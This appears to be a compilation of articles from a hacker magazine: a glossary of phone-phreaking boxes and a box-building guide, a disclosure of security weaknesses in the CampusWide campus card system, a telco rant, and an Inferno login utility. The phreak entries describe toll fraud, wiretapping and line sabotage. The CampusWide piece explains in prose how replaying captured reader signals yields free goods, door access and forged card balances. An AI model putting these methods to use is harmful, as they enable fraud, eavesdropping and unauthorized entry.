Red Box [similar to the Red Box Whistle]. The Red Box basically simulates the sounds of coins being dropped into the coin slot of a payphone. The traditional Red Box consists of a pair of Wien-bridge oscillators with the timing controlled by 555 timer chips.

[Red Box Whistle] [similar to the Red Box]. A phreak in the Midwest has extensively tested a method of red boxing which uses nothing more than a pair of brass or aluminum whistles. This method is very similar to the original blue boxing as it was discovered by Cap'n Crunch. Reported by The Researcher.

Red Green Box [combines a Red Box and a Green Box]. This is a device that generates the tones for red boxing and green boxing. By Pink Panther.

Ring/Busy Box. When connected to a phone line, this box will cause a busy signal anytime a call is made to that particular line. They can still use their phone to make outgoing calls. By M0rtaSkuld.

[Rock Box - Basic] [similar to the Rock Box - Advanced, Neon Box, Sound Blaster Box]. The Rock Box channels the music from the stereo out to the phone line via the headphone output. It also can record conversations. Created and designed by Video Vindicator of the Shadows of IGA.

[Rock Box - Advanced] [similar to the Rock Box - Basic, Neon Box, Sound Blaster Box]. The Rock Box channels the music from the stereo out to the phone line via the headphone output. It also can record conversations. The Advanced version has more complex wiring and better audio quality. Created and designed By Video Vindicator of the Shadows of IGA.

Sand Box. Usage unknown. Cited in the Crimson Box document. By Dr. D-Code. Year: 1985 or 1986.

[Scarlet Box] [similar to the Noise Box]. The purpose of a Scarlet Box is to create a very bad connection. It can be used to crash a BBS or just make life miserable for those you seek revenge upon. Written and created by The Pimp.

Servo Box. Uses R/C car servos to change lines in poles outside of house. This could be a nice idea, but very expensive and hard to do.

Silver Box (aka Gray Box) [similar to Solid State Silver Box]. The silver box transforms keys 3, 6 , 9, # to special keys A, B, C, D.

[Slug Box] [similar to the Neon Box]. A slug box is a recording box that stops and starts the tape recorder when a connection is made. Date: May 14 1990, 10:18 pm.

Snow Box. An underground television transmitter built using commercially available parts. Not a phreak box. Date: June 13 1988.

Solid State Silver Box (can be shortened as SSSilver Box) [similar to Silver Box]. This box uses an integrated circuit to generate the tones rather than converting a phone keypad.

(SSSilver Box) (short name for the Solid State Silver Box). See Solid State Silver Box.

[Sound Blaster Box] [similar to Neon Box, Rock Box]. A device that adds a normal jack interface to a telephone, allowing the sending of music or tones into the phone line, or the recording of conversations using the microphone input of a recorder. Better than a Neon Box. By ShadowHawk. Date: March 31 1994.

Static Box. This box keeps the voltage regulated so that you can avoid static. This allow a more stable line for high speed modems (which at the time meant 2400bps). In a certain way it's the opposite of boxes like the Noise Box. Created by The Usurper and The Raver of the Lords of Twilight. Date: Originally released on November 21

1986. Second release on December 27 1987.

Switch Box. With the Switch Box you can put one or both phone lines on hold with visible indicators of each line's status, conference call with two people, change a phone from line 1 to line 2, and lastly, make one phone line physically dead to the outside world. By Autopsy Saw.

Sword Box. The sword box is just essentially a Bud/Beige/Day-Glo Box with enhancements and modifications. The structural differences in the Sword Box make it better however, and thus safer for you to use. By Grim Reaper/STS. Date: November 22 1987.

Tan Box (it's not the short name of the Tangerine Box, which is a different box). It allows you to make recordings from a phone line, and it will only record once the victim's phone is picked up. It's like a Neon Box combined with a Beige Box.

Tan Box (2) (it's not the short name of the Tangerine Box, which is a different box). It serves as a phone ringer. You have two choices for ringers: a piezoelectric transducer (ringer) or a standard 8 ohm speaker.

(Tanger Box) (short name for the Tangerine Box). See Tangerine Box.

Tangerine Box (can be shortened as Tanger Box. Can't be shortened as Tan Box, which is a different box). Enables you to plug it in, then listen to the conversation, without them hearing a click or anything... plus a jack for headphone, or tape. By Happy Harley.

(Tap Box) (another name for the Lunch Box). See Lunch Box.

[Three Box] [similar to Brown Box, Party Box, Con Box]. Use one line, another line, or both. Like a Con Box, but better because it uses LEDs for which line you are on.

Tron Box [similar to Power Box]. It will put a reverse phase signal on the line and cancel out the other phase and put a reverse phase signal running everything in the house. It should make the electric meter run backwards. Not a phreak box. By Pure Evil.

Urine Box (aka Zap Box). It basically creates a capacitative disturbance between the ring and tip wires in another's telephone headset. By Wolfgang von Albatross of the Underground_Elite. Date: March 2 1986.

V-Box. Detect voltage changes in phone lines (used for taps).

Violet Box. This box allows calls to be made from payphones with just one coin, keeping the line from being released when time is up. The author was going to call this the "Yellow, Violet and Brown Box" but then decided that name was too long so he stuck to just violet because it sounded nice. By The Kez.

White Box. Turns a normal touch tone keypad into a portable unit. This kind of box can be commonly found in a phone shop.

[White Box (2)] [similar to Crimson Box, Green Box (2), Orange Box, Hold Box, Hold On Box, Yellow Box (2)]. A hold button. See Crimson Box.

White Gold Box. A White Box and a Gold Box combined. Created by The Traveler.

Yellow Box. This box can switch a payphone from working to out of order and vice versa. By Captain Hook. Date: February 3 1986 - 5:47.

[Yellow Box (2)] [similar to Crimson Box, Green Box (2), Orange Box, Hold Box, Hold On Box, White Box (2)]. A hold button. See Crimson Box.

(Zap Box) (another name for the Urine Box). See Urine Box. The scheme and description is the same for the urine box, but it's attributed to another author. By KiLLg0re Trout [BULge].

The Bungee Box

by Captain B

The principal and construction of this box is quite simple. You're modifying a phone handset cord for use as a line cord. All you will need for making this is a wire cutter (or wire cutter/stripper) and modular crimp tool. Radio Shack sells both, but you can also find the modular crimp tool at other places that sell phones and phone accessories. Radio Shack sells two different modular crimp tools. The only difference is that the cheaper one ($9.99) has no wire cutter and only crimps RJ11, 14, and 25 (one, two, and three line) modular plugs. The more expensive one ($29.99) has a built in wire cutter and also crimps plugs on RJ45 (four line) modular plugs. As long as you have a wire cutter, you don't need to drop $30 on the more expensive crimp tool.

It should be noted that some phone handset cords have four conductors inside, while others have two. But unless you're going to use a two line phone, the cord won't need to have more than two conductors. Take a phone handset cord and look first at the little wires in the plug to observe for the color scheme (thus making note of the correct polarity). Then cut off that handset cord plug. You could do both at once, but you might lose track of the correct polarity. To simplify, do one end of the cord at a time. Try to cut off the plug as close as possible with where it connects to the cord. Take a two line (RJ14) modular line cord plug and crimp it on the handset cord facing the same way as the previous handset cord was. (In other words, if the little spring clip on the handset cord was facing down, crimp the line cord plug on facing the same way as that was.) To crimp, first push the line cord plug over the end of the handset cord as mentioned, then insert that end of the handset cord into the modular crimp tool properly, and squeeze the handles together firmly until it stops (which is quite fast). See the instructions that came with the modular crimp tool if you need more help.

After crimping a line cord plug on one end of the handset cord, you have only to repeat the same process for the other end of the handset cord and you're done. If you messed up on the polarity at either end, it should still work, but keeping polarity correct is the right way. As long as you're careful and work patiently, it's a piece of cake.

I think the bungee box is great for beige boxing purposes, because when phreaking out in the field, you don't want a tangled mess of line cord to have to disconnect and store away when you have to get out of the scene in a hurry. It should be mentioned that another way to accomplish this is to use a retractable line cord. It comes in its own circular case. These can be bought either from Radio Shack for $19.99 or Home Depot for about $15. The one from Radio Shack is 12 feet long, the one from Home Depot is 16 feet long (according to the packages). Have phun.

All credit for the name of this box goes to ic0n of LPH.

CampusWide Wide Open

by Acidus

CampusWide is the mostly widely used card access system in America today. It sadly is the least secure. CampusWide is an ID card solution originally created by AT&T and now owned by Blackboard. It is an ID card that can be used to purchase things from vending /laundry machines or the college bookstore just like a debt card. It's used to check out books from libraries, open computer labs and buildings at night, gain access to parking decks, and even get you into sporting events. The CampusWide system gives everyone a card that lets them access both unattended and attended card readers and Points of Sale. All these actions and transactions are sent to a central server which stores all the information in a database. A confirm or deny signal is sent back to the card reader.

Back in the day (last ten years), there were two major card systems available to colleges: AT&T's CampusWide system (also known as Optim9000) and Icollege's Envision. Envision was one of the first card systems ever made. The seeds of the current Envision system go all the way back to 1984 with a company called Special Teams. The original engineers from Special Teams went through several companies, each one being bought by another company every year for several years, before they came to Icollege. AT&T saw the market for card systems and jumped into the mix as well, stealing some of the ideas behind the system by hiring developers of Envision away from Icollege. They released a system known as CampusWide. It is commonly called Optim9000 or OneCard, however I will continue to call it by its most well known name, CampusWide. So why do you need to know all this history? Because the core of all modern card systems is based entirely on 1984 technology! The original engineers from Special Team and people trained in their ideas have been the only people in the country designing and building these things. That means that the weaknesses in the reader/server infrastructure that I point out here are found in every card system made in the United States in the last 15 years! By the mid to late 90's CampusWide held the largest market share. Then in November 2000, a newly formed company called Blackboard purchased both Envision and CampusWide. It sells both systems under the names Envision and Optim9000. Blackboard's first order of business was to upgrade the two systems to use newer technology, only to learn that they couldn't! Too many colleges and even businesses had the older equipment and Blackboard couldn't afford to drop compatibility! They have tried to merge older and newer technology in an attempt to improve security (with the addition of IP converters), but in truth, they have weakened an already frail system.

The CampusWide system is the most prevalent, and easy to spot. The readers are black metal or plastic, almost all have an LCD screen, and they have no writing on them except for the AT&T logo with the word "AT&T" under it. The newer Blackboard ones work exactly the same as the AT&T ones, only they have Blackboard written on them. Information on the CampusWide system was very hard to find. I started looking right after AT&T sold it when they were clearing out their old web pages and Blackboard was still creating their web pages. Needless to say, AT&T had much better documentation of the specs of the system than Blackboard does. Sadly, all of it is off AT&T's page now and you'll have to hurry to still find it cached on Google. Luckily I saved everything, and should post it up soon.

The Server

The CampusWide system is recommended to run on HP9000 machines, though any RISC processor will do. It only runs on HP-UX (Blackboard currently installs ver 11.x). The AT&T system had a list of specs that the end users had to have to support the software. These included the above, but also a four gig capacity Digital Audio Tape and a UPS that could keep the system up for 20 minutes (Blackboard's newer specs suggest a Best Ferrups 1.8 KVA battery that can go for 45 minutes). More interestingly, the CampusWide system is required to have a 9600 bps modem for remote diagnostics. The system itself consists of two parts: The Application Processor (AP) and the Network Processor (NP). The Application Processor is the back end of CampusWide, the part the users never see. It manages the database where all the information is stored and provides an interface for human operators to look at logs and run reports, as well as change configuration/privileges and transactions/account maintenance. The NP is the gateway from the infrastructure to the AP. It takes in the requests from readers around campus, converts the mode of communications into commands the AP can understand, and then passes it along. AT&T CampusWide could support up 60 communication lines and 1000 card readers. The new Blackboard system allows up to 3072 readers.

The Database

All the information about a student or employee isn't stored on the card for security reasons. It's stored in the database (the card simply has an account number which is used to organize the data in the database). The database used by the current Blackboard system is dbVista. The database for the

AT&T version was never advertised by AT&T but was believed to be Informix. However, based on the modular design of CampusWide, I believe any SQL queried relational database should work. The database is most likely not encrypted or protected in any way other than by isolation. The only way to get to it is either at the console of the AP or by the commands sent from card readers that have already passed through the NP. Blackboard's assumption that these two ways of reaching the AP are secure is one of the system's downfalls. The database can store up to 9,999 different accounts, each account having many different fields. The balance the person has and the doors he can open are included in the system. The balance will be a floating point number, and the doors the person can open will most likely be a string of characters, with the bits being used to tell which doors he can or can't open. The doors are most likely grouped into zones, so that the five doors into a building have one bit instead of five separate bits saying whether the person can open those doors or not. This idea is upheld by the fact that Blackboard says the users are given plans and they can be updated regarding their access to buildings. These plans grant different levels of security access to a building. Lower levels can get into the building through all the exits, the next level can access labs on a certain floor, etc. Without direct inspection of the database, only educated guesses can be made about its structure. (I have totally left out any provisions for checking out books and other things the card can do.)


The Workstations

The AP was interfaced originally by the AT&T system only at the server console, or through dumb terminals connected to 19,200 bps serial lines. Toward the end of the AT&T days and now with Blackboard, changes to someone's security privileges can be made from any workstation on campus. I watched this process several times. A certain software package was used to connect through TCP/IP to the AP. (I saw the name once, briefly, and for some reason I thought it was Osiris. Checking on this name has turned up no results. Perhaps this is a proprietary piece of software specific to my college, or simple a closely guarded software package from Blackboard.) A GUI was used to select my name from a list of students. A summary of my security privileges then came up, and the ability to add and remove these was there as well. This GUI was *incredibly* user friendly, as the man using it had nil computer knowledge. I only got to watch a few people having new security privileges activated, and never got to use it myself, so I have no way of knowing if the debt balance can be accessed/changed from this GUI.

The Card

The ID cards that are used are your standard ANSI CR-80 mag stripe cards. They are made of PVC and are 2.125 by 3.375 inches. They are made on site at the college's "card station," and normally have a photo ID on them. A 300 dpi photo printer is used and the company recommended by Blackboard is Polaroid (just like the printers at the DMV). The magnetic stripe on the card is a Standard American Banker Association (ABA) Track 2. Any card reader/capture tool can read these cards. The cards are encoded on high Coercivity stripes (known as HiCo), which are very resistance to wear and tear. These cards only use Track 2 of the card which is read only. It is interesting that they don't use Track 3 which is read/write. Track 2's information breakdown is as follows:

Start Sentinel = 1 character
Primary Account Number = up to 19 characters
Separator = 1 character
Country Code = 3 characters
Expiration Date or Separator = 1 or 4 characters
Junk data = fills the card up to 40 characters
LRC (Longitudinal Redundancy Check = 1 character



As you can see, most of this applies to banks. However, the account number I have stamped on my CampusWide card is 16 characters long, so the Primary Account number field is known to be used. CampusWide also allows for lost cards. If a card is lost, an entry is made in that person's table in the database, the last digit of the account number is increased by one (this is called the check digit - so of the 16 digit account number I have, the first 15 digits are my number; the 16th digit is the check digit). The old card that uses the old check digit is deactivated and a new card is printed.

The Infrastructure

The infrastructure is a "security through obscurity" ploy of the system. Originally the system was designed to run over several RS- 485 drop lines. (These are the 60 communication lines mentioned before.) RS-485 is a very robust means of transmitting data. (The whole CampusWide system is designed to take a beating.) Unlike RS-232, which has a protocol built into the standard that says how devices must talk to each other (stop bits, baud, handshaking, etc.), RS-485 has none of that. It is a way for a master device that sits at the end of a communication line to talk to slave devices that are daisy chained on the line. The CampusWide system uses the full duplex version of RS-485 where slaves can speak to the master before the master polls them for data. (CampusWide needs this to have the sub-seconds times they advertise.

However, the NP still polls all the readers on a regular basis and can be interrupted by a reader when a transaction comes in.) The data lines are very robust against noise and interference. RS-485 has two lines in each direction, called A and B. Data is sent by having a difference in the voltage of A and B of more than five volts. This mean that if you have a signal being sent and A is at 10 volts, B is at 15, and a power spike comes along, the spike will boost *both* voltages by the power of the spike. However, the difference between the higher power A and B will still be five volts and the data is not corrupted. Over short distances, speeds of 10Mbit can be achieved. However, the longer the cable is, the lower the speed. All CampusWide card readers operate at 9600 bps, thus making the maximum distance of the RS-485 drop line 4100 feet at that speed. This can be extended through the use of repeaters and boosters on the line. RS-485 is very common in the industry, but "secure" at a college since it is unlikely anyone would have a means of interfacing to it. Commercial RS-485 to RS-232 converters are available and prices range from $50 to a few hundred. VHDL designs of these converts can be found on the Internet, and thus an FPGA could be configured to decode RS-485 signals. While researching I came across a post from someone claiming to be a field tech for some company. He said that you could make an RS-485 to RS-232 converter very easily by wiring:

RS-232 Xmit = RS-485 RX
RS-232 Rvcd = RS-485 TX

No one posted after him to say he was wrong. I don't know if it would work, since the second wire of the pair of RS-485 data lines isn't even mentioned, and it's the difference between these two lines that sends the data. Also, the possibility of high voltage on an RS-485 line could easily damage a serial port on a computer, if not fry the motherboard. Also, this assumes the data scheme used to transmit data on the 485 line is identical to RS-232. This doesn't have to be true, since the way data is represented (in packets, streams, stop bits, parity, etc.) is not defined by RS-485. If you could get to the data streams, you have no idea what the scheme used to represent it is, and thus how to decode it. This last problem however, is moot, as you will read in the Exploits section.

AT&T would recommend that these lines be used (indeed all the readers can only transmit their data in RS-485 mode), however the data can travel over any facility from telephone lines to radio waves, provided that full duplex 9600 bps asynchronous communication can occur on them. The NP is the part of the system that would sort all this out. AT&T did however specifically say that using an existing Ethernet or computer network was not a good idea, as it sent the data out into the wild, and would slow down both the CampusWide system and the existing computer network. However, Blackboard now offers an IP converter. This device is a simple computer (it has a Pentium class processor and a standard off the shelf NIC Card) that takes in 16 different RS-485 devices, converts all their communications into TCP/IP packets, and encrypts them to send over the network. The NP then has a converter at its end that converts the packet back to RS-485 format. The IP converter is assigned an IP address which is most likely a static address. The IP converter also most likely has a daemon on it you can telnet into to look at the status and perhaps change configuration info. Blackboard says the data from these boxes is encrypted and the box certainly has the power to crunch some numbers. However, I have found that if encryption is good, then companies will brag that about the key length, etc. The only data Blackboard gives about the encryption is that the keys can be changed automatically at any interval from the AP.

For the longest time at my college if an off-campus food joint wanted to have the student be able to use their school cards to pay for food, they had to pay for an expensive leased line that connected them to the school. It's my guess that this was the RS-485 line or something similar. Recently (in the last six months) my college offered cheap (less than $300) boxes to nearby pizza joints that would allow for payment with a school card. These boxes were simply card readers with modems installed, much like a credit card validator. These modems are dialing the NP directly! Major security risk!


The infrastructure ends up like this. All the devices in a building send their lines into one place in the building. This is where multiplexers exist which split the main RS-485 drop line up into slices for each reader. These multiplexers also can boost the power of the main drop line, letting it travel longer distances. They can be stored in a locked networking closet or in these big metal cabinets on the wall of a room. AT&T called these MW/MHWMENC - Wall Mount Enclosures. This metal box has a handle and a lock, but the front of the handle and lock assembly has four flathead screws. I used a cheap metal knife and opened this locked box. Inside I found the LCM (Laundry Center Multiplexes) that controlled the laundry room I was in. Everything had "AT&T CampusWide Access Solution" written on it, as well as lots of Motorola chips. Sadly, this was early in my investigation, and I haven't gone back to look again.

The drop lines coming to the building can be traced back all the way to the building that houses the NP. There the NP interfaces with the AP to approve or deny transactions.

The Readers

Every reader imaginable is available to a college from Blackboard. Laundry readers, vending machine readers, Point of Sale (POS) terminals in the campus bookstore, door readers, elevators, copiers, football game attendance, everything!!! All of the readers communicate using RS- 485 lines, and if any other medium is used between the reader and the NP (such as TCP/IP networking by

way of the IP converter), it must be converted back to RS-485 at the NP, since all CampusWide uses that standard. Everything is backwards compatible. The majority of my college campus has AT&T readers on them, though a few new Blackboard readers are showing up.



Readers can be broken into three categories: security, self vending, and POS.

Security readers are made of high density plastic and consist of a vertical swipe slot and two LEDs. They are green when they are not locked and red when they are. When you swipe a card to open a door you are cleared for, the light will change to green for around 10 seconds. If the door has not been opened in that time, it locks again. To allow for handicapped people who may not be able to get to the door in time, a proximity sensor is available to receive signals from a key source to open the door. Information about what frequencies are used to control the door are obviously not published by either AT&T or Blackboard. There is also a model of door reader with both a swipe and a 0-9 keypad for codes. I have encountered no such model and have no idea how it works. Advanced forms of these three security readers are available which have the ability to have a local database of 4,000 (expandable to 16,000) account numbers stored in NV-RAM. This way if for some reason the card reader can't reach the NP to confirm someone's identity, then the reader can check its local records. The tricky bastards also built the readers so there is no visible difference between a reader that can't reach the NP and one that can.

The self vending machines are the most colorful group. They are the best to hack because they are unattended and work 24/7. They vary in size and shape, but all have several fundamental features. They all have an LCD screen of some kind, the most common being 2x16 characters. Most are mounted to walls and the power/data lines are protected by metal conduit. Coke readers are mounted on a Coke machine where the dollar bill acceptor would go. Of this group one stands out: the Value Transfer station! Unlike the GUI at the workstations, this reader can directly query about the account balance of the cardholder and add money to it as well (by feeding in dollar bills like a change machine). In addition, it dispenses temporary PVC cards that can be credited, so people can do laundry, etc. if they forget their card. This means that this station can tell the AP to create a new account and give it x number of dollars!

Finally there are the POS devices. A student would never get to use these. They are used in cafeterias and bookstores. They allow for payment by the student ID card and several other options.

All these readers have inherent similarities. Most are made from high impact plastic or metal. If it is wall mounted, there will be metal conduit running out of the top which holds the power and data lines. All have their program code on ROM/NV-RAM chips. I once managed to power down a card reader for a copier. When I turned it back on, it ran through several self tests in the span of a few seconds. I saw messages on the LCD that said things like "ROM ver" and "CRC check complete." AT&T and now Blackboard say all the readers, including POS, will power up to full operating status without any user input in a maximum of 20 seconds. All of these readers can store swipes of cards and transactions in their local NV-RAM until it can reach the NP, and through it, the AP to confirm the transaction. While disconnected from the NP, the readers show no warning lights or anything like that. Some readers, such as the security readers, can be wired to a UPS to keep areas secure even when the power goes out.

A Simple Transaction

Let's run through a simple transaction. I am at a laundry reader. I tell the reader with a key pad which washer I want to use. Let's say I choose C4. I then swipe my card. The reader sends a signal that contains the account number (and the amount of my purchase and most likely nothing more) to the NP through some medium (most likely it's a straight RS-485 line, but an IP converter could be installed by the university). The NP decodes the data out of the RS-485 line and parses it into commands the AP can understand. The AP uses the account number to pull up my account and checks the balance against the amount requested. It then either deducts the money from my account and tells the NP to send an OK signal, or to send a deny signal along with the new balance of my account. The NP forwards the reply back to the reader, and the reader (if it got an OK signal) sends an electronic pulse to the coin tester inside the washer C4 and tell it that $.50 was received. The washer is retarded - for all it knows I put $.50 in it with coins,

and it gives me a load.

The Exploits

Did you see the problem with the above scenarios? There are several ways to cheat the system. If I can record the "it's OK to sell it to him" signal from the NP to the reader and play it to the reader again, I will get another load of wash. Also, if I could get to the wires that go from the Coke reader to inside the Coke machine that send the coin pulses, I can make the Coke machine think money has been paid. I have looked at Coke machines with these Coke readers. Out the back of them they have an RJ11 jack (though it will have RS-485 signals on it). All I need is a converter and a laptop and I can trap the signals back and forth between the reader and the NP. You don't even need to know what the data scheme used on the RS-485 line is, just send to the reader what you intercepted from the NP, and it will work. It is even easier if the traffic takes place over a TCP/IP network. If I learn the IP address of the IP converter, I can simply send packets to it from anywhere in the world (provided I can telnet into the college's TCP/IP network) that contain the RS-485 code to spit out a Coke! You can fool door readers as well if you can get to the wires that go from the reader to the magnet holding the door shut. Just send the correct pulses. This system is horribly insecure because you can completely bypass the CampusWide interface! The Value Transfer Stations are even worse. They have the ability to make the AP create a new account and set a starting balance of any amount. Just gain access to the RS-485 lines, record the traffic to and from the NP while you are getting a temporary card, and you have the system to create and alter debt accounts.

With a system like this, you would think that the RS-485 lines would be protected with massive security. They aren't. Metal conduit protecting the lines commonly stops at the hanging ceiling. Value Transfer Stations routinely have their backs accessible from janitor or utility closets, which are rarely locked. The 485 line literally comes out of the back of a coke machine unprotected. The flexible piping that carries the coin wires from the laundry reader to the washer are secured to the back of the washer with flat head screws. It is pathetically unprotected. The phone numbers the modems dial from off campus eateries are easily socially engineered out of the minimum wage workers there, and they let you dial directly to the NP. Or you could simply find the range of telephone numbers of the building that the card system is housed in and wardial it. The AP is required by Blackboard to have a modem for diagnostics. You could steal a copy of the GUI of a computer and then edit people's privileges to your heart's content. And even worse, the Envision system is exactly the same as CampusWide, except it uses a Windows NT/2000 machine using Oracle as its database. Every flaw I mentioned will work against Envision as well. Hell, both systems even use the same readers! And there is no fear of having any of your actions logged. Once you trap the RS-485 signals from the NP to the reader, just play it back to the reader whenever. The AP never knows you are doing anything and thus doesn't log it, and the reader assumes that any data it gets *must* be secure. Now tell me this. The next time you swipe a CampusWide card to get into a football game, how do you know someone isn't trapping the data and creating a copy of your account onto a card from a hacked Value Transfer Station? Hopefully this article will force Blackboard to change to a more secure system.

Thanks to Jim at Blackboard for all the technical info, and various websites like rs485.com, google.com's cached webpages, and howstuffworks.com.

by The Cheshire Catalyst
cheshire@2600.com

The people running telephone companies (telcos) are such idiots. Sorry, I really should explain which idiots I'm talking about since there are so many entities known as "phone companies" out there these days. In this diatribe I'm referring to the LECs, or Local Exchange Carriers - those phone companies that handle "the last mile" from the telco's central office to your home. LEC's are broken up into ILEC's and CLEC's (Incumbent Local Exchange Carriers and Competitive Local Exchange Carriers). The "Incumbents" are the guys who were around since before the breakup of AT&T, while the "Competitives" are the new guys on the block who are supposed to help keep the old guys "honest" and force them to keep rates competitive. The guys who carry your conversations as a long distance call are IXC's (IntereXchange Carriers).

As an old "phone phreak," it's almost embarrassing that I should have to admit that my "day job" is that of a Directory Assistance (DA) operator for a major Long Distance Carrier (IXC). It

doesn't matter which one because I don't really work for them anyway. In these modern days of deregulation, I work for a third-party outfit that is hired to provide the DA service cheaper than they can do the job in-house. That's because I live in one of the numerous "Right-To-Work" states in the nation's sun-belt, and get paid pittance.

One of the major embarrassments of my job happens when someone calls for the local phone company - not just in a small town, but even in major cities! The phone company never puts itself in the directory so it can be found! And of course, I only handle White Pages. If the caller doesn't know the name of the telco, I'm not allowed (by FCC tariff, I'm told) to provide a "Yellow Pages" search. I keep threatening to take some vacation time to visit the reading room of the FCC in Washington some time and look this stuff up, but I really can't afford the trip (see comment on "Right To Work" state above).

Since I cover a number of states in my job, I get to look at the listings of a number of major LEC's. Verizon will have "Verizon Wireless" listings for every hamlet and burg in the nation - but try to find a number for residential land-line service that an out of state caller can ring up to see about the problem with Aunt Minnie's account back home, and I'm up against the tariff asking "Do you know the name of the phone company in that area?" Even when I break down and suggest that Verizon is the primary local carrier in Boston, or Ameritech in Chicago (hoping that this isn't one of the calls being "monitored for Quality Assurance"), just what number am I supposed to supply? Deregulation began in 1986 with the Modified Final Judgment. Here I am in the next century wondering what I'm supposed to tell a customer who's on their third call to Directory Assistance looking to get a phone account squared away!

People call in with the most compelling stories about how their elderly aunt back home in Chicago or Boston can't deal with their phone company any more, and they need to call and take care of the charges. Or somebody in the Rust Belt up north is trying to reach the telco of their winter home in the South to deal with a problem on their bill. It isn't that I've got the time to stop and listen to their stories, it's that I can't shut them up while trying to search the many recurrences of the Directory Sales Office numbers while trying to find a listing for an out of state caller to call.


The trick here is that the phone companies have all their information about contacting them packed in the front pages of their local telephone directories. In over 15 years of deregulation, it hasn't occurred to most of them to advertise in their own Yellow Pages under "Telephone Companies" or to put in as big a listing in the White Pages as their Electric Company utility brethren - the ones they keep passing in the halls of the Public Service Commission offices but never need to talk to. Keep in mind that the telephone book publishing arm of those same phone companies have been "spun-off" so the right hand really doesn't know what the left hand is doing - because it isn't its own left hand any more!

The other problem is when callers call out of state DA at NPA-555-1212 (NPA is "Numbering Plan Area," the telcos' in-house term for "Area Codes"), the White Pages listings are never clear as to where an out-of-state caller should call about discussing a bill. Actually, I should compliment BellSouth here. They actually do have a specific number for out-of-state callers to dial. Let me tell you why.

The number in most BellSouth states to reach the telco for residential customers is 780-2355 (780-BELL). It's always a local number wherever you call from, and if you live in an area that has 10-digit dialing, you have to use your area code in front of that number to get there. The number is never good from out of state, but most of my "colleagues" in the Call Center don't know this and give it out - causing much frustration when the caller calls back to complain and get a good number. It's a toll free number, and clearly marked "out of state" but most callers don't want the "Toll Free Number Runaround." They want a "direct number," then get the recording that the number in the 780 exchange is not valid.

So how does a telco go about changing the listings in the directory database that I (and my 600 friends in my call center) use every day? Do what we tell people who call wondering why their number isn't in our directory: "Call your Local Phone Company, and make sure they have your listing correct. Our information is updated from the information that they provide to us."

So there it is. Get with it, you telcos! Get your act together and pretend you're "just another American company." Even *you* need to check your company's telephone book listings once in a while. Make sure your customers can find you when they call Directory Assistance, whether they're in town or across the country - just like every other company has to. Otherwise, your customers will go to that CLEC across town. Usually, they can be found in the Phone Book!



Regrettably, we left out the source for two utilities that went along with last issue's article on the Inferno operating system. We apologize for the omission and include them below:

---------- clogon.b ----------

```
# clogon
# port of wm/logon to the command line
#
# dalai(dalai@swbt.net)
# http://www.swbt.net/~dalai

implement clogon;

include "sys.m";
  sys: Sys;

include "draw.m";

include "sh.m";
include "newns.m";

clogon: module
{
  init:  fn(nil: ref Draw->Context, argv: list of string);
};

init(nil: ref Draw->Context, argv: list of string)
{
  sys = load Sys Sys->PATH;
  sys->print("clogon, by dalai(dalai@swbt.net)\n");

  sys->pctl(sys->FORKNS|sys->FORKFD, nil);

  progdir := "#p/" + string sys->pctl(0, nil);
  kfd := sys->open(progdir+"/ctl", sys->OWRITE);
  if(kfd == nil) {
    sys->sprint("cannot open %s:  %r", progdir+"/ctl");
    sys->raise("fail:bad prog dir");
  }

  usr := "";
  if(argv != nil) {
    argv = tl argv;
    if(argv != nil && hd argv == "-u") {
      argv = tl argv;
      if(argv != nil) {
        usr = hd argv;
        argv = tl argv;
      }
    }
  }

  if (usr == nil || !logon(usr)) {
    sys->print("usage: clogon -u user\n");
  }

  (ok, nil) := sys->stat("namespace");

  if(ok <= 0) {
    ns := load Newns Newns->PATH;
    if(ns == nil)
      sys->print("failed to load namespace builder\n");
    else if ((nserr := ns->newns(nil, nil)) != nil){
      sys->print("error in user namespace file: %s", nserr);
      sys->print("\n");
    }
  }
  sys->fprint(kfd, "killgrp");
  errch := chan of string;
  spawn exec(argv, errch);
  err := <-errch;
  if (err != nil) {
    sys->fprint(stderr(), "logon: %s\n", err);
    sys->raise("fail:exec failed");
  }
}

exec(argv: list of string, errch: chan of string)
{
  sys->pctl(sys->NEWFD, 0 :: 1 :: 2 :: nil);
  e := ref Sys->Exception;
  if (sys->rescue("fail:*", e) == Sys->EXCEPTION) {
    sys->rescued(Sys->ONCE, nil);
    exit;
  }

  argv = "/dis/sh/sh.dis" :: "-i" :: "-n" :: nil;
  cmd := load Command hd argv;
  if (cmd == nil) {
    errch <-= sys->sprint("cannot load %s: %r", hd argv);
  } else {
    errch <-= nil;
    cmd->init(nil, argv);
  }
}

logon(user: string): int
{
  userdir := "/usr/"+user;
  if(sys->chdir(userdir) > 0) {
    sys->print("There is no home directory for that user
mounted on this machine\n");
    return 0;
  }

  #
  # Set the user id
  #
  fd := sys->open("/dev/user", sys->OWRITE);
  if(fd == nil) {
    sys->print("failed to open /dev/user: %r\n");
    return 0;
  }
  b := array of byte user;
  if(sys->write(fd, b, len b) > 0) {
    sys->print("failed to write /dev/user with error: %r\n");
    return 0;
  }

  return 1;
}

stderr(): ref Sys->FD
{
  return sys->fildes(2);
}
```

---------- clogon.b ----------

